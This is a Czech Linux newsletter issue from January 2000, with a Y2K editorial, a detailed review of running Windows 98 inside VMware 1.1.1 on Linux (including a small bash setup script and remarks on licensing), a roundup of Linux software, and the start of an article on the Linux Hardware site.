
01/2000

Linuxové noviny



Úvodem

Pavel Janík ml., 27. prosince 1999

Vánoční shon a stres již pomalu opadá, rychle na mne padají problémy všedních dní a k tomu všemu ještě ze všech stran lidé otravují s dotazy: „A nebojíte se roku 2000?“ Také si toho všeho všímáte? Je až podezřelé, jak se někteří lidé a některé firmy holedbají svojí připraveností na rok 2000. A pak vám přijde zálohová faktura se splatností před 100 lety. Ano, to se opravdu stalo a to dokonce společnosti, která má něco přes jeden milión zákazníků. A svoji připravenost na rok 2000 ohlašují i další společnosti, např. ČEZ…

Hmm, začal jsem asi dost pesimisticky, takže rychle zpět do optimistické sváteční nálady :-) Další číslo Linuxových novin vzniká právě na přelomu roku a tím chceme demonstrovat nejen připravenost našeho týmu na rok 2000, ale i Linuxu a TEXu samotného. Pokud čtete toto číslo na začátku roku 2000, tak jsme opravdu připraveni. Pokud tohle číslo čtete v roce 1900, je někde chyba :-)

P.S.: A nezapomeňte příští rok slavit příchod nového tisíciletí. ■

Vmware pro Linux

Petr Olšák, 10. listopadu 1999

V tomto článku bych chtěl přiblížit své dojmy při instalaci a provozu programu `vmware`. Věc najdete na (1) a jedná se o program, který vytvoří kompletní virtuální počítač. Virtuální hardware tohoto počítače si můžete naeditovat a v textovém konfiguračním souboru propojit se skutečnými možnostmi reálného počítače a reálného operačního systému. Virtuální stroj nabízí kompletní virtuální BIOS a lze do něj instalovat zřejmě libovolný operační systém pro PCčka včetně aplikací. Uživatelsky se jeví tento virtuální stroj jako okénko na ploše X Window Systému, ve kterém se odehrává vše, co bychom viděli na obrazovce námi naeditovaného počítače. Můžeme tam instalovat druhý Linux včetně kompletního X serveru a kochat se pohledem na to, že máme Linux v Linuxu. Nebo tam můžeme mít i jiný operační systém, jako je například MS Woknous.

Pro úplnost dodávám, že program `vmware` je k dispozici i pro MS Woknous NT/2000 jako vnější operační systém a rovněž do něj lze instalovat libovolný vnitřní PCčkový operační systém. Touto variantou jsem se dále nezabýval a zaměřil jsem se na variantu MS Woknous 98 v Linuxu. Než se pustím do popisování zážitků z obrovského množství velebných modrých bootů tohoto pro mě exotického operačního systému uvnitř Xového okénka, popíšu možnosti `vmware` ve verzi 1.1.1.

Instalace a konfigurace vmware

V dokumentaci k programu se píše, že program lze použít pro jádra 2.0.x při jednom procesoru a pro jádra 2.2.x při více procesorech. Přiznám se, že mi závislost verze jádra na počtu procesorů připadá v dokumentaci poněkud nejapná.


Instalace na RedHatu prostřednictvím `rpm` proběhla bez problémů. Na Slackwaru jsem instaloval z `taru` a spuštěním skriptu `install`. Zde chtěla instalace tvrdošijně ukládat startovací skript do `/etc/rc.d/init.d/` a nedala pokoj, dokud jsem jí ten adresář (společně s mnoha dalšími adresáři `rc[0123456].d`) provizorně nevytvořil. Pak jsem musel ručně zařadit startovací skript do `rc.local`. V dokumentaci se dále píše, co vše je potřeba v jádru mít. Přitom tam chybí to nejdůležitější: že je potřeba podporovat moduly. Zřejmě tvůrci počítají s tím, že všechna jádra mají podporu modulů. Určitě to není pravda, protože aspoň já si často a s oblibou kompiluji kompaktní jádra bez modulů.

Program `vmware` umožňuje naeditovat na virtuální IDE sběrnice naší nové hračky až čtyři virtuální disky. Každý z nich může být implementován jako soubor ve vnějším operačním systému nebo jako partition skutečného IDE disku. Partition SCSI disku zatím není podporována a virtuální SCSI sběrnice také ne. Já jsem měl v kompu jen SCSI disky, takže jsem na virtuální IDE kšandu jako „master“ navěsil disk reprezentovaný souborem. V takovém případě jsme omezeni velikostí 2 GB na jeden disk (protože s většími soubory by mohla být ve vnějším operačním systému potíž). To ovšem pro experimentování úplně postačí.

Disk reprezentovaný souborem má několik příjemných vlastností. Především při jeho zavedení vzniká ve vnějším systému soubor poměrně malé velikosti. Teprve poté, co do virtuálního disku začne vnitřní systém zapisovat, můžeme ve vnějším systému pozorovat narůstání velikosti tohoto souboru. Dále si po zaparkování vnitřního systému můžeme říci, že to, co se na virtuální disk zapsalo, je v dané chvíli to pravé, co tam chceme mít a změníme práva k souboru reprezentujícímu disk na „pouze ke čtení“. Program `vmware` v takovém případě umožní reprezentovat disk tímto výchozím souborem a dále si zakládá při každém startu virtuálního stroje přírůstkový soubor, kam ukládá data, která zapisuje na virtuální disk vnitřní systém. Tomuto systému se tedy disk jeví nadále jako zapisovatelný a nepozná žádné změny. Přírůstkový soubor se po ukončení aktivity virtuálního stroje může automaticky mazat (nonpersistent mode). V tomto případě můžeme vnitřní systém típnout uprostřed činnosti a při novém startu naběhne zcela stejně jako prve a nebude zdlouhavě kontrolovat svůj souborový systém. Druhou možností je zachovat přírůstkový soubor pro příští start (undoable mode). Při příštím startu se program zeptá, zda je možné sloučit přírůstkový soubor s výchozím (a vytvořit nový výchozí soubor), nebo zda se má přírůstkový soubor zachovat a použít pro tento běh bez slučování nebo zda se má přírůstkový soubor ignorovat a využít jen výchozí. Nevýhodou je, že je to hned na začátku poměrně komplikovaná otázka, kterou průměrný uživatel těžko chápe. Navíc se program zeptá v těžko srozumitelné angličtině (viz obrázek na další straně).

Dále je vhodné (zvláště pro instalaci vnitřního systému)

konfigurovat CD ROM. Ten se objeví ve vnitřním systému jako standardní ATAPI IDE zařízení. V konfiguračním souboru mu přiřadíme například `/dev/cdrom`, což prakticky může být třeba CDčko SCSI. Analogicky navážeme virtuální floppy mechaniku na `/dev/fd0`.



Také se musíme rozhodnout, kolik přidělíme virtuálnímu stroji operační paměti. Není vhodné nastavit více paměti, než máme skutečně. Je potřeba též počítat s tím, že budeme virtuální stroj pouštět současně vícekrát. `vmware` je vybaven pojistkou: lze nastavit, kolik paměti mohou všechny současně běžící virtuální stroje obsadit maximálně. Pokus o překročení tohoto limitu způsobí, že se další virtuální stroj odmítne spustit. Já jsem přidělil vnitřnímu systému 48 MB paměti. Protože máme na našem kalkulátoru 800 MB skutečné paměti, virtuální stroj lze spouštět asi desetkrát a ještě zbude polovina paměti na provoz mnoha dalších méně paměťově náročných aplikací.

Myší kurzor se nám uvězní uvnitř okénka v okamžiku, kdy ve virtuálním stroji provedeme nějakou aktivitu. Vnitřní systém myš detekuje a pracuje s ní jako s běžnou myší. `vmware` nabízí trojkombinaci Alt-Ctrl-Escape na osvobození myši, abychom mohli pracovat s jinými aplikacemi ve vnějším systému. Další možností je instalace tzv. `vmtools` do vnitřního systému. Je to prográmek, který vydá vnitřnímu systému povel, aby pustil myš, kdykoli se kurzor dostane na okraj virtuální obrazovky. Pak se dá myš jednoduše osvobodit pouhým vystrčením kurzoru mimo okénko.

Jediný kanál, kterým může vnitřní operační systém přistupovat k souborům vnějšího systému a komunikovat s ostatními počítači v síti je virtuální síťová karta. Ta se jeví jako AMD PCNET Ethernet Adapter na PCI (ačkoli ve skutečném kompu třeba žádnou síťovou kartu nemáme). Dá se vytvořit oddělená virtuální síť jen pro současně běžící virtuální stroje a pro vnější operační systém. Ten dostane prostřednictvím speciálního modulu jádra další síťové rozhraní `vmnet1`, které neroutuje do skutečné sítě, ale může tam všem virtuálním strojům nabízet služby (například sambu). V této variantě nabízí `vmware` do virtuální sítě vlastní DHCP server. Druhá varianta umožní propojit virtuální síť současně běžících programů `vmware` se skutečnou sítí tak, že zavedený modul jádra propojí síťové aktivity virtuálních strojů s některým skutečným rozhraním naší sítě. Trochu déle mi trvalo, než jsem přišel na to, že konfigurace IP routingu není potřeba a že vše funguje samo od sebe. Každý nově startovaný virtuální stroj si vymyslí novou jedinečnou hardwarovou adresu virtuální síťové karty, takže na nás leží jen konfigurace DHCP serveru pro Linux, aby virtuální stroje dostaly přiděleno též jednoznačné IP. IP pakety z vnější sítě určené pro virtuální stroje začnou samy procházet naší skutečnou síťovou kartou až k té virtuální. Neptejte se mě, proč.

Instalace vnitřního systému

Musím se přiznat, že jsem viděl instalaci MS Woknous poprvé v životě a doufám, že ten zážitek nebudu muset opakovat. Po zasunutí CDčka a startu virtuálního stroje můžeme ve virtuálním BIOSu nastavit, že se bude z CDčka bootovat. Pak bootujeme virtuální stroj a následujeme instrukce, které se postupně objevují v okénku na obrazovce. Vnitřní systém provádí rozdělení virtuálního disku na oddíly. Tzv. formátování disku a kontrola jeho povrchu nám vyloudí na tváři úsměv. Vnitřní systém je dokonale zblbnut a domnívá se, že skutečně vykonává nějakou hardwarovou práci. V určitém okamžiku dokonce systém píše „instaluji nový hardware“. To už jsem se smál naplno.

Instalace MS Woknous 98 trvá asi 98 minut. Je zajímavé, že po skoro celou dobu to nenechá uživatele v klidu. Člověk nemůže jednoduše přejít k jiné aplikaci vnějšího systému a dělat rozumnou práci. Ta instalace po něm neustále *v různých časových odstupech* něco chce. Za velmi vtipné považuji, že asi v 50. minutě (tedy zhruba v půlce cesty) je potřeba zadat příšerně dlouhý kód licenčního čísla. Po dobu instalace to asi pětkrát bootuje.

Po absolvování instalačního martýria se doporučuje instalovat do Woknous ještě `vmtools` nejen proto, aby nám systém pouštěl na okraji obrazovky myš. V tomto balíku je navíc ovladač grafického adaptéru pro Woknous, který je optimalizován na vlastnosti virtuální grafiky ve `vmware`. Pak můžeme vybírat ve vnitřním systému různá rozlišení obrazovky. Důsledkem takových změn je pouze změna velikosti okénka.

Za geniální považuji skutečnost, že virtuální hardwarové prostředí je stejné ve všech virtuálních strojích. Vnitřní systém a jeho aplikace se dají tedy instalovat jen jednou. Pak se prostě vezme soubor reprezentující virtuální disk, udělá se `gzip`, šoupne se to do sítě nebo na ZIPovou disketu, na jiném kompu se zcela jiným skutečným hardwarem se udělá `gunzip` a `vmware` s vnitřním systémem okamžitě jede. Taková instalace pak netrvá ani dvě minuty! Zde si ovšem musíme dát pozor na to, abychom nebyli označováni za softwarové piráty. K tomu se vrátím na konci tohoto článku.

Provoz virtuálního stroje

Aby bylo lze `vmware` vůbec spustit, je potřeba vyplnit na `http://www.vmware.com/` dotazník. Obratem přijde elektronickou poštou licenční soubor opravňující k provozu na jeden měsíc. Ten je třeba mít v adresáři `~/.vmware`, tj. licence je vázaná na uživatele.


Před prvním spuštěním je třeba založit adresář, přejít do něj a tam spustit `vmware`. Program se zeptá na nejdůležitější konfigurační parametry a uloží do aktuálního adresáře konfigurační soubor, založí tam soubory realizující virtuální disky a soubor s obsahem virtuální CMOSky. V tomto adresáři vzniká také log, přírůstkové a zamykací soubory.

Uživatel si může založit více adresářů s virtuálními stroji různých parametrů (různé konfigurace, různé disky a různé CMOSky). Do každého takového stroje si může zkusit instalovat jiný operační systém. Pak spouští jednotlivé virtuální stroje jako `vmware /cesta/ke/konf/souboru`. Konfigurační soubor lze vytvářet a modifikovat pohodlně tzv. konfiguračním editorem přímo z programu `vmware`.

Celé okénko vlastního virtuálního stroje je plně grafické. Veškeré fonty vnitřního systému jsou tedy skutečně starostí jen tohoto vnitřního systému. S fonty použitého X serveru to nemá nic společného. Počeštěná Woknous tedy fungují skutečně poločesky poloanglicky (tak, jak normálně). České nebo počeštěné aplikace uvnitř Woknous nedělají problémy jiné, než normální problémy známé z nativních Woknous.

Ani klávesnice nedělá problémy. `vmware` je optimalizo-

váno na XFree86 servery s PCčkovými klávesnicemi, u nichž přebírá skutečné kódy kláves. Není tedy třeba se bát konverze na `keysymy`, která může být přes `xmodmap` zkreslena. Naopak, pokud pracujeme v X serveru s exotickou klávesnicí, `vmware` se přeorientuje na `keysymy`. V tom případě lze editovat mapovací tabulku z `keysymů` do vnitřní reprezentace kódů virtuální PCčkové klávesnice.



Virtuální stroj lze spouštět na vzdálených X serverech jako každou jinou X aplikaci. Pokud ale síť jen mírně zadrhává, jsou znát prodlevy. Mezi kliknutím myši a vybalením nabídky, které má okamžitě následovat, může uplynout nějaká doba. V režimu vzdáleného X serveru tedy asi nelze pracovat s aplikacemi, které zobrazují plynulý nebo prudký pohyb. Hráčům střílaček by zřejmě tento režim nevyhovoval.

Pokud máte virtuální stroj na lokálním X serveru, prodlevy nejsou skoro patrné. Navíc v tomto případě máte možnost přejít do tzv. „Full screen“ módu. Při něm se usadí celá grafika virtuálního stroje do následujícího volného grafického terminálu (dosažitelného například pomocí `Alt-Ctrl-F8`). Nyní je už grafika dokonce akcelerovaná a rozdíl v rychlosti mezi provozem nativního operačního systému a systému uvnitř virtuálního stroje není vůbec znát.

Ve „full screen“ módu jsou rozlišení obrazovky a opakovací kmitočty monitoru pevně dány konfigurací X serveru. V této pevně dané ploše je někde uprostřed (při menším rozlišení grafiky vnitřního systému) vidět aktivní plocha virtuálního stroje. Změníme-li rozlišení virtuální grafiky na shodné se skutečnou, roztáhne se aktivní plocha na celou obrazovku. Kmitočty monitoru nemá vnitřní systém nárok měnit, ačkoli si myslí, že to dělá.

Při bootu vnitřního systému jede procesor naplno. V případě MS Woknous 98 zůstává plné zatížení procesoru i při zobrazení okénka pro přihlášení uživatele. To považuji za chybu tohoto systému, kterou navíc nelze odhalit bez použití `vmware`, protože v době přihlášení nelze ještě spouštět měřáky procesoru ve vnitřním systému. Teprve po přihlášení a inicializaci všech Explorerů, Wordů a ikonek na ploše se vnitřní operační systém zklidní. `vmware` si pak bere méně než 5 % procesoru. MS Woknous zůstávají ale stále mírně neklidné: virtuální kontrolka IDE rozhraní k CD ROM mechanice neustále poblikává. Zřejmě ten systém každou vteřinu kontroluje, zda tam nepřibylo nějaké CDčko, na kterém je nutné spustit autorun.

Viděl jsem spouštět `vmware` na jiném než XFree86 serveru a ukázalo se, že problémy mohou nastat. Především program prohlásil, že bude mít potíže s endianitou tohoto X serveru a navíc s barevnou hloubkou, která byla jen jeden byte na pixel. Pak nabootoval vnitřní systém a v okénku se začaly dít různé duhové věci a barevné šmouhy v místech, kudy procházel kurzor myši. Aplikace se sice ovládat daly, ale vyžadovalo to velkou dávku fantazie od uživatele. Ten X server byl XWinPro. Osobně považuji za masochismus lézt z Woknous do Linuxu jen proto, aby v něm byly spuštěny zase Woknous.

Provoz více virtuálních strojů najednou

Máme-li v kompu dost paměti, můžeme spouštět více Woknousítek najednou. Může je též spouštět více uživatelů současně na různých X serverech. Aby uživatel nebyl zdržován instalací vnitřního systému a abychom ušetřili místo na disku, rozhodl jsem se sdílet mezi uživateli výchozí soubor reprezentující virtuální disk. Ten je pro uživatele read-only a je sdílen pomocí hard linků. Soft link nevyhovuje, protože `vmware` se snaží vytvářet přírůstkové soubory nikoli v adresáři, kde je soft link, ale v adresáři, kam soft link ukazuje. My přitom potřebujeme, aby každý uživatel měl svůj jedinečný přírůstkový soubor.

Pro uživatele jsem vytvořil skriptík s názvem `win98`, který zjistí, zda už uživatel má věci konfigurovány. Pokud ne, udělá potřebnou práci:

```
#!/bin/bash
if [ ! -d ~/.vmware ] ; then
  echo creating default configuration ...
  mkdir ~/vmware ~/.vmware
  mkdir ~/vmware/win98
  ln /home/vmware/license ~/.vmware/license
  cp /home/vmware/preferences\
     ~/.vmware/preferences
  ln /home/vmware/win98.dsk\
     ~/vmware/win98/win98.dsk
  cp /home/vmware/win98.cfg\
     ~/vmware/win98/win98.cfg
  cp /home/vmware/win98.nvram\
     ~/vmware/win98/win98.nvram
fi
vmware -x vmware/win98/win98.cfg
```

Sdílení jedné CD ROM mechaniky je možné, ale sdílení společné floppy mechaniky nikoli. Proto bylo potřeba vyhodit flopinu z konfiguračního souboru a ve virtuálním BIOSu zařídit, aby se z ní hned na počátku nesnažil program bootovat.


Na Linuxu běží DHCP server, který přiděluje jednotlivým virtuálním strojům jednoznačné IP. Takže TCP/IP spojení k virtuálním strojům je zcela bez problémů. Bohužel, Woknous 98 mají kdesi uvnitř ještě jeden parametr, který je označován jako název stroje. Protože systémy bootují ze sdíleného virtuálního disku, je tento název stejný. Ve druhých a dalších současně spuštěných Woknous to zařve tak, jak ukazuje další obrázek. Důsledkem toho je, že TCP/IP je OK, ale Microsoftí síť je v těchto Woknousech paralyzována (například nejsou dosažitelné svazky ze samby).

Odmítl jsem zatím problém systémově řešit (například programem, který by na základě aktuálního času náhodně generoval název počítače a zapisoval jej při bootu do míst, kde to ty Woknousy hledají). Pokud bude chtít bez problémů pracovat více uživatelů, musejí si vymyslet každý své jméno, poklikat po obrázcích ve Woknous, vložit na určité místo zvolené jméno a zachovat svůj přírůstkový soubor i pro příští start virtuálního stroje.

Poznámky k licencím

Je třeba respektovat současně licenci k programu `vmware` a licenci k použitému vnitřnímu operačnímu systému a k aplikacím v něm instalovaným.

Program `vmware` bohužel není GPL. Pokud by byl, označil bych jej za naprosto skvělou věc. Licence koncového uživatele (označovaná zkratkou EULA) obsahuje obvyklá omezení známá z jiných komerčně šířených produktů. Měsíc si s tím můžeme hrát a pak je potřeba věc koupit nebo si s ní přestat hrát. Pro akademické použití to stojí $99, jinak je to dražší.



Nejhorší je, že se mi nepodařilo zjistit, co je možné za částku $99 s programem dělat. EULA je koncipována jako licence pro jednoho uživatele na jednom stroji. Znamená to, že když mám na jednom stroji 200 uživatelů, musím to kupovat 200 krát? Většina těch uživatelů si to spustí jen z legrace nebo z nostalgie, aby se podívala, jak vypadají MS Woknous v okénku. Rutinně to využívat nebudou. Takové kruté omezení použití programu na jednoho uživatele není pro většinu komerčních programů obvyklé. Když se program instaluje, pak bývá samozřejmé, že jej mohou používat všichni uživatelé počítače, na kterém byla instalace provedena.

Položil jsem tedy dotaz na `info@vmware.com`, ale ani po zopakování tohoto dotazu jsem se *nedočkal odpovědi*. Zřejmě ani sami tvůrci nemají zcela jasno, jak licencovat program, který díky tomu, že se jedná o X aplikaci, umožňuje obrovskou flexibilitu použití různým skupinám uživatelů. Ti mohou program spouštět současně na více X serverech bez závislosti na tom, kde je fyzicky instalován.

Protože jsem nedostal odpověď, vytvořil jsem si vlastní interpretaci licence: Jedna licence se vztahuje k jedné fyzické instalaci a k jednomu pracovnímu uživateli, jehož účet může být zřízen jen proto, aby z něj šlo spouštět `vmware`. Nyní záleží jen na tom, kolika lidem bude známo heslo od tohoto účtu. To si myslím, že není omezeno. Onen pracovní uživatel, který dejme tomu program koupil za $99, může přece půjčit svůj účet komukoli.

Všiml jsem si, že testovací 30denní verze má licenční soubor psaný na jméno, ovšem tento soubor se dá „půjčovat“. Lze jej umístit do domovského adresáře jakéhokoli uživatele a program pracuje. Jméno uživatele, na kterého je program licencován, se pouze objeví v záhlaví rámečku X aplikace.


Dále je třeba se zabývat otázkou licence vnitřního operačího systému. Tento úkol jsem zadal kolegům, kteří tento systém používají i jako vnější, protože jsem se sám četbou této licence nechtěl rozčilovat. Výsledek je nemastný neslaný. Jedny Woknous mohou být instalovány na jednom počítači a může se u nich střídat více uživatelů. Licence jaksi samozřejmě předpokládá, že se tito uživatelé budou u té jedné instalace střídat na jediném počítači. Program `vmware` a protokol XDMCP nás od takového omezení osvobozuje.

Kdybychom tedy instalovali MS Woknous jedinkrát do virtuálního stroje a datová reprezentace instalace by byla v read-only souboru na disku fyzicky umísténa jenom jednou (ale díky hard-linkům viditelná libovolným počtem uživatelů z různých míst), pak zřejmě neporušujeme licenci. Nyní to bude současně používat více uživatelů na různých X serverech – fenomén, se kterým licence vůbec nepočítá. Pokud si řekneme „co není zakázáno, je dovoleno“, pak se domnívám, že takové použití je v souladu s licencí jednak MS Woknous a jednak všech aplikací, které jsou v nich instalovány.

Zajímalo by mě, co na to říkají právníci. Rád se nechám poučit. Do soudního sporu s Microsoftem kvůli tomu, že používáme jednu instalaci MS Woknous na více X serverech, se mi ale vůbec nechce. V takovém případě bych raději provedl unlink všech linků na soubor `win98.dsk` a tím způsobil rychlou likvidaci tohoto operačního systému včetně všech jeho aplikací. My totiž na použití Microsoftích produktů nejsme závislí.

Shrnutí

Za dobu mého experimentování se program `vmware` choval zcela bezchybně. Je vidět, že programování a testování produktu udělali autoři s největší pečlivostí už ve verzi 1.1.1. Dokumentace by potřebovala v některých místech upřesnit, ale jinak i ta se vymyká šedivému průměru. Za podstatnou nevýhodu považuji nevyjasněnost licencí na víceuživatelských počítačích a v síťovém prostředí. Domnívám se, že ani právníci, kteří pro komerční firmy texty těch licencí vymýšlejí, mnohdy nemají zcela jasno, o co jde.



Na posledním obrázku vidíme pracovní plochu X serveru s okénky několika aplikací. V pozadí vlevo se krčí Netscape a vpravo nahoře je `vmware` s vnitřním systémem MS Woknous98. V tomto systému je spuštěn Explorer a v něm vidíme stejné URL (`www.alt-f4.cz`), jako ve zmíněném Netscape. Píšou tam, že používáme zapovězený operační systém a že bychom s tím měli něco dělat, zatímco v Netscape vidíme text poněkud odlišný. Vpravo dole mezitím bootuje virtuální stroj ještě jednou. Je zachycena pozoruhodná část bootu, která mě nejvíce zaujala. Z ní je totiž patrno, že MS Woknous 98 nezapře své předky a jsou stále úzce svázány s DOSem! Bohužel se mi nepodařilo zachytit situaci, kde je vidět feftina místo češtiny. Nekecám, skutečně i takové věci jsou u draze koupených počeštěných systémů možné.

Co z obrázku není vidět: Netscape je spuštěn na jiném počítači než oba programy `vmware`. Uživatel sedí navíc u zcela jiného počítače, přičemž okenní manažer je spuštěn zase odjinud. V `xtermu`, který na nás pokukuje černou plochou vpravo dole, je spuštěn `ssh sun2.dante.de` a jsou tam v provozu testy nově připravovaného CDčka TEXu. Já přitom vůbec nevím, ve kterém městě ten `sun2` skutečně leží, protože jsem byl ve škole vždy horší v zeměpise. To považuji za svobodné použití sítě, které by nemělo být komplikováno špatnými komerčními licencemi. ■

1 Vmware
http://www.vmware.com/

Čerstvé maso

Radek Vybíral, 8. prosince 1999

Po menší pauze je tu opět dávka zajímavého softwaru, který „Změní Váš život“ :)). Pokud je čekání na další vydání Linuxových novin příliš dlouhé, mohu doporučit Softwarovou sklizeň serveru Root.cz, která má týdenní periodicitu.

Firewall pro začátečníky


Linux je možné velmi dobře využít jako vstupní bránu firmy do Internetu, tzv. firewall. Takovýto stroj je nutné ale náležitě nakonfigurovat, které pakety do vnitřní sítě smí a které ne. Existuje samozřejmě způsob, jak vše nakonfigurovat ručně, ale pokud chcete využít nějakého pomocníka, máte možnost. Formou otázek se vygenerují odpovídající pravidla pro provoz firewallu (1).

Heldesk jak má být

Pokud pracujete v nějaké softwarové nebo hardwarové firmě, určitě máte spoustu zákazníků, kteří řeší stejné problémy, nebo posílají nějaká hlášení o chybách. Zpracování takovýchto případů není jednoduché, a proto je možné využít aplikaci Helpdesk (2). Ta pracuje nad SQL serverem, umí zpracovávat i došlý e-mail a vše nabízí v podání HTML stránek. Jednoduché, ale užitečné. Doporučují 4 z 5 pracovníků technické podpory :)


Software pro UPS

O tom, že důležitý server si zaslouží i zálohování v podobě zdroje napájení UPS asi netřeba diskutovat. Ale co v případě, že potřebujete z takovéto UPS v případě výpadku elektrického proudu korektně ukončit více strojů? Tušíte správně, opět existuje pomoc v podobě softwaru NUT (3). Navíc je k tomu i hezký webovský interface. No nekupte to, když to je zadarmo, že? Pokud používáte velice rozšířené jednotky UPS od firmy APC, můžete si také již bez problému stáhnout ovládací software PowerChute Plus pro Linux (4).



Komba – a vidím všechny!

V dnešní době je stále častější nasazení Linuxu do sítě, kde jsou stroje s nainstalovanými Billovými okýnky (čtěte Windows XX). Linux podporuje sdílení disků společně s těmito stroji prostřednictvím balíku Samba (5). Pokud si chcete prohlédnout celou síť v prostředí X-Window a máte KDE manažér, máte možnost použít balíček Komba (6), který vše zobrazí a umožní připojovat a odpojovat vzdálené disky.



Statistika nuda je, má však cenné údaje

Toto samozřejmě platí i dnes, v době WWW serverů, kdy po pracné tvořivé práci očekáváte také patřičnou návštěvnost. K analýze logů generovaných HTTP serverem se nejvíce používá program Analog, jehož výrazné vylepšení v podobě přehledných grafů poskytuje Report Magic for Analog

(7). Takže už víte, které stránky jsou na Vašem serveru ty nejzajímavější?

Mě paměť pořád slouží!

Na poměrně časté problémy s chybovými stavy, které jsou způsobeny problémy s hardwarem a nejvíce pamětí je velmi vhodný malý prográmek Memtester (8), který otestuje použitou paměť.

Diskusní list snadno a rychle

Při vývoji nějakého programu nebo jen pro klábosení s přáteli je velmi osvědčeným způsobem společné komunikace diskusní list, stejný jako je linux@linux.cz. Zřízení a vedení takovéhoto listu nemusí být jednoduché, ale s Listarem (9) ano. Má modulární strukturu, takže je možné jeho rozšiřování, nemusí běžet pod privilegovaným uživatelem a nabízí přehledné administrátorské menu. ■

1 PMFirewall
http://www.pointman.org/PMFirewall/
2 Helpdesk
http://www.jrobst.freeserve.co.uk/helpdesk.html
3 NUT
http://www.exploits.org/nut/
4 APC PowerChute Plus
http://www.apcc.com/products/management/pcp_linux.cfm
5 Samba
http://www.samba.org/
6 Komba
http://zeus.fh-brandenburg.de/~schwanz/komba.html
7 Report Magic
http://www.wadsack-allen.com/digitalgroup/reportmagic/index.asp
8 Memtester
http://www.qcc.sk.ca/~charlesc/software/memtester/
9 Listar
http://www.listar.org/

Linux Hardware

Leoš Literák, 10. prosince 1999

V tomto článku bych vám chtěl představit server Linux Hardware (1). Hlavním důvodem vzniku tohoto serveru bylo vytvořit centrálu pro výměnu zkušeností s nastavováním nejrůznějšího hardwaru a takto snížit počet dopisů v konferenci linux. Mnohé dotazy se stále opakovaly, tak proč nedat odpovědi na jedno místo, kde by byly snadno dostupné? První verze byla spuštěna na jaře a silně trpěla neukázněností některých návštěvníků. Druhá verze zavedla povinnost autorizace těch, kteří vkládají nové údaje, zavedla dynamickou stromovou strukturu a zatraktivnila vzhled.

